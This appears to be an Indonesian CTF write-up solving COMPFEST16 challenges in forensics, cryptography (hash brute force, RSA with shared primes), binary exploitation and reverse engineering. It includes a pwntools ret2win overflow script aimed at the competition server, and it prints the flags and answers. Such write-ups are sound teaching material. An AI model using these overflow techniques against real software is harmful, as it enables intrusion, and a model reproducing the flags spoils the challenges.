┌──(winx㉿kali)-[~/Downloads/compfestJeo]
└─$ nc challenges.ctf.compfest.id 9009
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacfico
4. What table does the attacker modify?
penalties
5. It seems that the attacker has modified their own data, what is their full name?
Lyubov Pryadko

Thank you for submitting your report. We will review it and get back to you as soon as possible.
COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}
```

Setelah berhasil menjawab kelima pertanyaan tersebut, maka kita berhasil mendapatkan flag yang diinginkan yaitu

“COMPFEST16{h3lla_ez_DF1R_t4sk_f0r_4n_1nt3rN_b96818fd79}”.

- **money gone, wallet also gone – Cryptography**
  By Minji (Jacky Suwandy)
  Disini kita diberikan sebuah python code file chall.py dan sebuah text file encrypted_memory.txt yang merupakan hasil text dari code chall.py

```python
import hashlib
import random

methods = ['md5', 'sha256', 'sha3_256', 'sha3_512', 'sha3_384', 'sha1', 'sha384', 'sha3_224', 'sha512', 'sha224']

def random_encrypt(x) :
    method = random.choice(methods)
    hash_obj = hashlib.new(method)
    hash_obj.update(x.encode())
    return hash_obj.hexdigest()

def main() :
    message = "picoCTF{Masa_g_bisa_sih_ejet_nih143594}"
    enc = []

    for char in message :
        x = (ord(char) + 20) % 130
        print(x)
        x = hashlib.sha512(str(x).encode()).hexdigest()
        x = random_encrypt(x)
        enc.append(x)

    with open('encrypted_memory2.txt', 'w') as f :
        f.write(str(enc))

if __name__ == "__main__" :
    main()
```

Setelah mengamati python code tersebut saya menangkap bahwa python code chall.py berisi sebuah algoritma yang akan melakukan rot20 mod 130 + hash sha512 + random hash('md5', 'sha256', 'sha3_256', 'sha3_512', dll) pada setiap huruf didalam secret message dan disimpan dalam sebuah array, sehingga disini saya membuat sebuah python code yang akan membruteforce 130 ascii pertama dan menjalankan algoritma yang sama kemudian mengecheck apakah hasilnya sama dengan hasil dari encrypted_memory.txt.

```python
import hashlib
import random

methods = ['md5', 'sha256', 'sha3_256', 'sha3_512', 'sha3_384', 'sha1', 'sha384', 'sha3_224', 'sha512', 'sha224']

def random_encrypt(x) :
    method = random.choice(methods)
    hash_obj = hashlib.new(method)
    hash_obj.update(x.encode())
    return hash_obj.hexdigest()

message = open("encrypted_memory.txt", "r").read()
array = eval(message)

ans = ""
for words in array:
    found = False
    for guess in range(130):
        if found == True:
            break
        guess_sha512 = hashlib.sha512(str(guess).encode()).hexdigest()
        for m in methods:
            hash_obj = hashlib.new(m)
            hash_obj.update(guess_sha512.encode())
            result = hash_obj.hexdigest()
            if(result == words):
                # print("-------------")
                print(m)
                # print(guess_word)
                # print("True")
                ans += chr((guess-20)%130)

                found = True
                break
    if found == False:
        print("False")

print(ans)
```

Dan setelah dijalankan yak kita tidak berhasil mendapatkan flag malah keluar soal lanjutan (jujur agak kaget dikit bang 🫠)

```
tipsen and PapaChicken met at the Library at 10 PM to delve into the intricacies of CTF challenges over cups of steaming coffee. As they wrapped up their discussion, ready to head home, PapaChicken realized his wallet was nowhere to be found. Panic turned into curiosity as they examined the scene like seasoned cryptographers. The missing wallet wasn't just an inconvenience but a cryptic puzzle waiting to be decrypted, challenging them to apply their CTF skills to unravel the mystery of its disappearance in the late-night library labyrinth. Solve this to help PapaChicken find his wallet :c

from Crypto.Util.number import getPrime, bytes_to_long

while True:
    try:
        p = getPrime(512)
        q = getPrime(512)
        n = []

        for i in range(16):
            q = p
            p = getPrime(512)
            n.append(p * q)

        m = bytes_to_long(b'COMPFEST16{SECRET}')
        e = 65537
        c = pow(m, e, n[0])

        for i in range(1, 16):
            assert c < n[i], i
            c = pow(c, e, n[i])

        with open('chall2_mem.txt', 'w') as f:
            f.write(f"n = {n}\n")
            f.write(f"e = {e}\n")
            f.write(f"c = {c}\n")

        break

    except AssertionError as e:
        print(f"Assertion error: {e}. Retrying...")

#n = [
```

Dari hasil bruteforce script tersebut kita diberikan sebuah script RSA beserta hasil enkripsinya, namun script RSA yang digunakan memiliki sesuatu yang janggal yaitu script tersebut melakukan enkripsi sebanyak 10 kali namun 10 n value yang digunakan memiliki common divisor yang sama pada p atau q nya, kemudian saya membuat sebuah decryption script RSA tersebut yang akan mencari GCD antar n yang bersebelahan, dengan begitu saya akan mendapatkan nilai p dan q dan mendapatkan nilai d.

```
n = [805741999634638140945238294338577131474526552513657728863397872079448396766385232297801377335165039188988202746379685151
e = 65537
c = 131068150516266782497524151569397311440157547194250653075746883995695495946229734990442940243123059573049813118714018016

x = []
for i in range(15):
    gcd = math.gcd(n[i], n[i+1])
    x.append(gcd)

p1 = n[0]//x[0]
p2 = n[15]//x[14]
for i in range(15,-1,-1):
    if(i == 0):
        d = pow(e, -1, (x[0]-1)*(p1-1))
    elif(i == 15):
        d = pow(e, -1, (x[14]-1)*(p2-1))
    else:
        d = pow(e, -1, (x[i-1]-1)*(x[i]-1))
    c = pow(c, d, n[i])

print(long_to_bytes(c))
```

Setelah menjalankan python script tersebut kita berhasil mendapatkan flagnya 🎊

```
b'COMPFEST16{d0nt_F0rg3t_ur_w4ll3T_4g4in_0r_3lse_ur_m0n3y_1s_G0ne_47dcdc753c}'
```

- **return to me – Binary Exploitation**
  By Minji (Jacky Suwandy)


  Soal “return to me” memberikan kita sebuah file executable x86-64 bernama chall yang telah di strip dengan PIE enabled, saya menggunakan ghidra terlebih dahulu untuk mengamati file.

```
undefined8 main(void)

{
  long lVar1;

  FUN_00101249();
  puts("pwn sanity check ehe");
  printf("ups, i leak my secret : %p\n",flag);
  lVar1 = ptrace(PTRACE_TRACEME,0,0,0);
  if (lVar1 < 0) {
    puts("debugger??? i thought u were better");
                    /* WARNING: Subroutine does
    exit(0);
  }
  vuln();
  return 0;
}
```


```
void flag(void)

{
  char local_118 [264];
  FILE *local_10;

  puts("ret2win or ret2me mwehehe");
  local_10 = fopen("flag.txt","r");
  fgets(local_118,0x100,local_10);
  puts(local_118);
  return;
}
```

```
undefined8 vuln(void)

{
  size_t sVar1;
  char local_28 [32];

  puts("try to hack me, if you can~");
  gets(local_28);
  sVar1 = strlen(local_28);
  if (10 < sVar1) {
    puts("u yap alot, that wont do :/");
                    /* WARNING: Subroutine
    exit(0);
  }
  puts("see ya");
  return 0;
}
```

Dari hasil decompile ghidra tersebut saya mensimpulkan bahwa file chall tersebut menampilkan address location dari function flag yang akan menampilkan isi dari flag.txt kemudian dilanjutkan dengan debugger check dan dijalankannya function vuln yang menggunakan gets untuk input dengan strlen check, sehingga disini saya menyimpulkan kita hanya perlu melakukan bof ret2win dan saya mencoba menggunakan gdb untuk mencari offsetnya



Disini saya membuat payload dengan \x00 untuk membypass strlen check dikarenakan strlen akan berhenti saat bertemu dengan \0



Kemudian saya mengubah isi dari register rax menjadi 0 untuk bypass debugger check

Cyclic pattern tersebut menampilkan offset 29 dan dengan sedikit trial dan error saya menemukan offset yang saya butuhkan adalah 22, disini dilanjutkan dengan pembuatan python code pawn untuk menerima input address win function dan mengirim payload

```python
# io = process(exe)
io = remote("challenges.ctf.compfest.id" , "9013")

output = io.recvuntil("i leak my secret : ")
leak = io.recvline().strip()
hex_leak = leak.decode('utf-8')
print("----------")
print(hex_leak)
if isinstance(hex_leak, str):
    hex_leak = int(hex_leak, 16)

padding = 10
ret = 0x000000000000101a
payload = flat(
    "A" * padding,
    0x0,
    "A" * 22,
    # ret,
    hex_leak
)

write('payload', payload)
# io.sendlineafter(b':',payload)
io.sendline(payload)
io.interactive()
```

Dan setelah dijalankan Horeee kita berhasil mendapatkan flag 🚩🚩

```
[DEBUG] Received 0x6 bytes:
    b'see ya'
see ya[DEBUG] Received 0x70 bytes:
    b'\n'
    b'ret2win or ret2me mwehehe\n'
    b'COMPFEST16{th1s_1s_th3_ST4rT_0f_y0UR_pwn1ng_J0URn3y_g00d_lUCk_n_hv3_funn_8e02c8c921}\n'
```

- **Equivalent Exchange _ Reverse Engineering**
  By Minji (Jacky Suwandy)

  Pada soal ini kita diberikan executable x86-64 file exe chall, saya melanjutkan dengan mendecompile file menggunakan ghidra

```
undefined8 main(void)

{
  char cVar1;
  undefined8 uVar2;
  long in_FS_OFFSET;
  undefined8 local_80;
  undefined8 local_78;
  undefined8 local_70;
  undefined8 local_68;
  FILE *local_60;
  char local_58 [72];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  setbuf(stdin,(char *)0x0);
  setbuf(stdout,(char *)0x0);
  setbuf(stderr,(char *)0x0);
  puts("Psssst, I heard you\'re looking for a flag. I can trade a flag for 4 keys, whaddaya say?");
  printf("Key 1: ");
  local_80 = 0;
  __isoc99_scanf(&DAT_00102068,&local_80);
  printf("Key 2: ");
  local_78 = 0;
  __isoc99_scanf(&DAT_00102068,&local_78);
  printf("Key 3: ");
  local_70 = 0;
  __isoc99_scanf(&DAT_00102068,&local_70);
  printf("Key 4: ");
  local_68 = 0;
  __isoc99_scanf(&DAT_00102068,&local_68);
  cVar1 = check1(local_80);
  if (cVar1 != '\0') {
    cVar1 = check2(local_80,local_78);
    if (cVar1 != '\0') {
      cVar1 = check3(local_70);
      if (cVar1 != '\0') {
        cVar1 = check4(local_70,local_68);
        if (cVar1 != '\0') {
          local_60 = fopen("flag.txt","r");
          fgets(local_58,0x40,local_60);
          printf("Thanks for the keys! Here\'s your flag as promised: %s\n",local_58);
          uVar2 = 0;
          goto LAB_0010168d;
        }
      }
    }
  }
  puts("Those aren\'t valid keys! >:(");
  uVar2 = 1;
LAB_0010168d:
```

Pada function main kita dapat melihat bahwa program menerima 4 input dan menjalankan 4 function validasi berdasarkan input kita dimana semua validasi harus bernilai True untuk mendapatkan flag.

```
2 bool check1(ulong param_1)
3
4 {
5   ulong local_20;
6   int local_c;
7
8   local_c = 0;
9   for (local_20 = param_1; local_20 != 0; local_20 = local_20 / 10) {
0     local_c = local_c + 1;
1   }
2   return 0xf < local_c;
3 }
4
```

Dari function validasi check1 kita dapat menyimpulkan bahwa nilai key 1 harus bernilai lebih besar dari 10^15

```
bool check2(ulong param_1,ulong param_2)

{
  bool bVar1;
  ulong local_28;
  ulong local_20;
  int local_18;
  int local_14;
  ulong local_10;

  if (param_2 == 0) {
    bVar1 = false;
  }
  else {
    local_18 = 0;
    for (local_10 = param_2; local_10 != 0; local_10 = local_10 >> 2) {
      local_18 = local_18 + ((uint)local_10 & 1);
    }
    if (local_18 < 7) {
      bVar1 = false;
    }
    else {
      local_14 = 0;
      for (local_20 = param_1; local_28 = param_2, local_20 != 0; local_20 = local_20 / 10) {
        local_14 = local_14 +
                   (int)local_20 + ((int)(local_20 / 10 << 2) + (int)(local_20 / 10)) * -2;
      }
      for (; local_28 != 0; local_28 = local_28 / 10) {
        local_14 = local_14 -
                   ((int)local_28 + ((int)(local_28 / 10 << 2) + (int)(local_28 / 10)) * -2);
      }
      bVar1 = local_14 == 0x69;
    }
  }
  return bVar1;
}
```

Dari function validasi check2 nilai dari key 2 harus lebih besar dari sama dengan 16 bit dan bernilai ganjil sebanyak 7 kali jika di >> 2 hingga akhir (maaf ini jelasinnya susah banget 😭 pokoknya maksudnya kayak 01010101 01010101), kemudian nilai dari awal hingga akhir angka key 1 jika ditambahkan dan dikurangi dengan hasil nilai dari awal hingga akhir angka key 2 jika ditambahkan bernilai sama dengan 105 (maaf yang ini juga susah banget jelasinnya 😖 jadi maksud dari “kemudian nilai dari awal hingga akhir angka jika ditambahkan” tuh contoh 1234 = 1 + 2 + 3 + 4 = 10)

```
bool check3(ulong param_1)

{
  byte bVar1;
  uint uVar2;
  bool bVar3;
  ulong local_40;
  ulong local_28;
  ulong local_20;

  if ((long)param_1 < 0) {
    local_28 = 0;
    local_40 = param_1;
    while (local_40 != 0) {
      uVar2 = (uint)local_40;
      local_40 = local_40 >> 1;
      bVar1 = 0;
      for (local_20 = local_28; local_20 != 0; local_20 = local_20 >> 1) {
        bVar1 = bVar1 + 1;
      }
      local_28 = local_28 | (long)(int)(uVar2 & 1) << (bVar1 & 0x3f);
    }
    bVar3 = param_1 == local_28;
  }
  else {
    bVar3 = false;
  }
  return bVar3;
}
```

Dari function validasi check 3 saya menyimpulkan bahwa key 3 harus bernilai negative dan bersifat palindrome secara bitnya(cth: 1111, 1001, dll)

```
bool check4(ulong param_1,ulong param_2)

{
  bool bVar1;
  ulong local_10;

  if (((param_2 & 1) == 0) || (param_2 == 1)) {
    bVar1 = false;
  }
  else {
    local_10 = param_1;
    if (param_2 <= param_1) {
      local_10 = param_2;
    }
    for (; (local_10 != 0 && ((param_1 % local_10 != 0 || (param_2 % local_10 != 0))));
        local_10 = local_10 - 1) {
    }
    bVar1 = local_10 == 1;
  }
  return bVar1;
```

Kemudian dari function validasi check 4 nilai dari key 3 dan key 4 harus bersifat coprime atau sama sama memiliki greatest common divisor 1

Setelah mendapatkan hint/syarat dari setiap validasi saya memilih angka berikut sebagai key yang saya gunakan:

Key 1 = 9999999999999930 (lebih dari 10^15, ditambahkan nilainya 129)

Key 2 = 65535 (binary: 11111111 11111111, ditambahkan nilainya 24 dimana 129-24 = 105)
Key 3 = -1 (bernilai < 0, pada unsigne int -1 memiliki hex 0xffffff yang merupakan bit palindrome)
Key 4 = 11 (merupakan coprime dengan 0xffffff atau 16777215)